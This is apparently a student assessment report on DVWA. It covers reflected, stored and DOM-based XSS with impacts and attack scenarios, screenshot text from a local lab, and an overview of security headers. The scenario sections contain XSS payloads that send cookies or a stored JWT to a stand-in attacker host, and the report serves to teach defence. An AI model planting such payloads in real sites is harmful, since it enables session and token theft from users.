Project Title: Web Application Security Assessment and Remediation

Project Description:

In this project, we will perform a comprehensive web application security assessment on a test web application (e.g., DVWA) to identify vulnerabilities related to client-side attacks, XSS, CSRF, and other web security issues. The project will include assessment, exploitation, and remediation steps.

Project Components:

Select a Vulnerable Web Application:

Choose a vulnerable web application like DVWA or another test environment where students can practice and assess security vulnerabilities.

Initial Assessment:

Start with an initial assessment of the web application to understand its functionality and potential security vulnerabilities.

XSS Assessment:

Perform a series of XSS assessments on the web application, including reflected, stored, and DOM-based XSS attacks.

Document the vulnerabilities found, their potential impact, and possible attack scenarios.

A. Reflected XSS

1. Potential Impact

- Theft of session cookies → account hijacking
- Phishing attacks by injecting fake login forms
- Redirecting victims to malicious websites
- Defacement of website content
- Execution of arbitrary JavaScript in the user's browser
- Bypassing CSRF protections
- Stealing sensitive information entered into forms

2. Possible Attack Scenarios

Attack Scenario 1: Malicious URL

An attacker crafts a URL with a malicious script, for example:

https://example.com/search?q=<script>document.location='http://attacker.com?c='+document.cookie</script>

When the victim clicks the link, the browser executes the script, sending session cookies to the attacker.

Attack Scenario 2: Phishing via Injected Forms

The attacker injects fake login fields through the reflected input.
Victim enters details → data is sent to attacker's server.

Attack Scenario 3: Forced Redirection

Injected JavaScript redirects the victim to a malicious or fake website:

<script>window.location='http://malicious-site.com'</script>

B. Stored XSS (Persistent XSS)

1. Potential Impact

Stored XSS is more severe because the malicious payload is permanently saved on the server and delivered to **every user** who views the infected page.

Impacts include:

- Automatic session hijacking of all visitors
- Defacement of entire pages

- Account takeover of admins (leading to full system compromise)
- Worm-like self-propagating attacks (“XSS worms”)
- Data theft across large numbers of users
- Complete takeover of user accounts without interaction

2. Possible Attack Scenarios

Attack Scenario 1: Comment Section Injection

Attacker posts a comment such as:

<script>fetch('http://attacker.com/steal?c='+document.cookie)</script>

Every user viewing the comments will have their cookies stolen.

Attack Scenario 2: Admin Panel Compromise

If an admin views the stored payload, the attacker can:

- Add new admin accounts
- Modify system settings
- Steal sensitive data

Attack Scenario 3: XSS Worm (Self-Spreading Payload)

Injected script automatically posts copies of itself onto profiles, rapidly infecting other users (similar to the 2005 MySpace Samy worm).

C. DOM-Based XSS

1. Potential Impact

DOM XSS occurs fully on the **client-side**, where the JavaScript code in the browser processes attacker-controlled input.

Impacts include:

- Execution of arbitrary JS in victim's browser
- Data theft from client-side objects (localStorage, sessionStorage)
- Unauthorized actions on behalf of the user
- Client-side logic manipulation
- Bypassing server-side filters since payload never reaches the server

2. Possible Attack Scenarios

Attack Scenario 1: Vulnerable Client-Side Script

If the application uses:

document.write(location.hash);

Attacker sends:

https://example.com/page#<script>alert(1)</script>

The script executes on the victim's browser.


Attack Scenario 2: Stealing Token from localStorage


Many applications store JWT tokens in localStorage.
A DOM XSS payload like:


<script>fetch('http://attacker.com?token='+localStorage.getItem('jwt'))</script>


Lets attackers steal tokens and impersonate users.

Attack Scenario 3: Altering Page Behavior- Attacker modifies DOM elements, redirects actions, or injects malicious UI components entirely from client-side vulnerabilities.


1 2 3 4
1:58
Damn Vulnerable Web Ap
192.168.163.130/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')%3B<%2Fscript>#
140%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
192.168.163.130
XSS
OK
Read 192.168.163.130


Damn Vulnerable Web Ap
192.168.163.130/dvwa/vulnerabilities/xss_s/
140%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
new
192.168.163.130
Stored XSS
OK
Name: test
Message: This is a test comment.
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Read 192.168.163.130


Damn Vulnerable Web Ap
192.168.163.130/dvwa/vulnerabilities/xss_s/
140%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
abc
192.168.163.130
Stored XSS
OK
Name: test
Message: This is a test comment.
Name: new
Message:
More info
http://ha.ckers.org/xss.html
Read 192.168.163.130


Damn Vulnerable Web Ap
192.168.163.130/dvwa/vulnerabilities/xss_s/
140%
Screenshot taken
View image
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
Name: new
Message:
Name: abc
Message: 123

CSRF Assessment:

Explore CSRF vulnerabilities in the web application by crafting CSRF attack scenarios.
Identify potential risks and consequences of successful CSRF attacks.
Response Headers and Security Headers Analysis:

Analyze response headers, including security headers (e.g., Content Security Policy, X-XSS-Protection, X-Content-Type-Options).
Discuss the importance of security headers and how they mitigate certain vulnerabilities.

Security headers are HTTP response headers sent by the server to instruct the browser on how to behave. They act as an additional **defense layer** by preventing common client-side attacks such as XSS, clickjacking, session hijacking, and data injection. Even if the application has small flaws, headers reduce the exploitability.

🔐 Key Security Headers & What They Protect Against

1. Content-Security-Policy (CSP)

Purpose: Prevents Cross-Site Scripting (XSS) and data injection attacks.

How it works:
It defines *trusted sources* for JavaScript, CSS, images, frames, fonts, etc.

Example:

Content-Security-Policy: default-src 'self'

Mitigation:

- Blocks malicious inline scripts
- Prevents execution of injected JS
- Stops data exfiltration using external domains

---

2. X-Frame-Options

Purpose: Prevents Clickjacking attacks.

How it works:
Stops your website from loading inside an iframe.

Example:

X-Frame-Options: DENY

Mitigation:

- Avoids attackers tricking users into clicking on hidden buttons

- Protects login and payment pages

---

3. X-Content-Type-Options

Purpose: Prevents MIME-type sniffing.

How it works:
Enforces the declared content type.

Example:

X-Content-Type-Options: nosniff

Mitigation:

- Blocks browsers from interpreting non-JS files as JavaScript
- Prevents malicious uploads being executed as scripts

---

4. Strict-Transport-Security (HSTS)

Purpose: Forces HTTPS, protects against Man-in-the-Middle attacks.

Example:

Strict-Transport-Security: max-age=31536000; includeSubDomains

Mitigation:

- Prevents protocol downgrade attacks
- Prevents SSL stripping
- Ensures all connections are encrypted

---

5. Referrer-Policy

Purpose: Controls how much referrer information is shared.

Example:

Referrer-Policy: no-referrer

Mitigation:

- Prevents leaking sensitive information in URLs
- Protects against information disclosure

---

6. Permissions-Policy (formerly Feature-Policy)

Purpose: Controls access to sensitive browser features.

Example:

Permissions-Policy: camera=(), microphone=()

Mitigation:

- Prevents malicious pages from using camera/mic/GPS
- Reduces browser-level attack surface

---

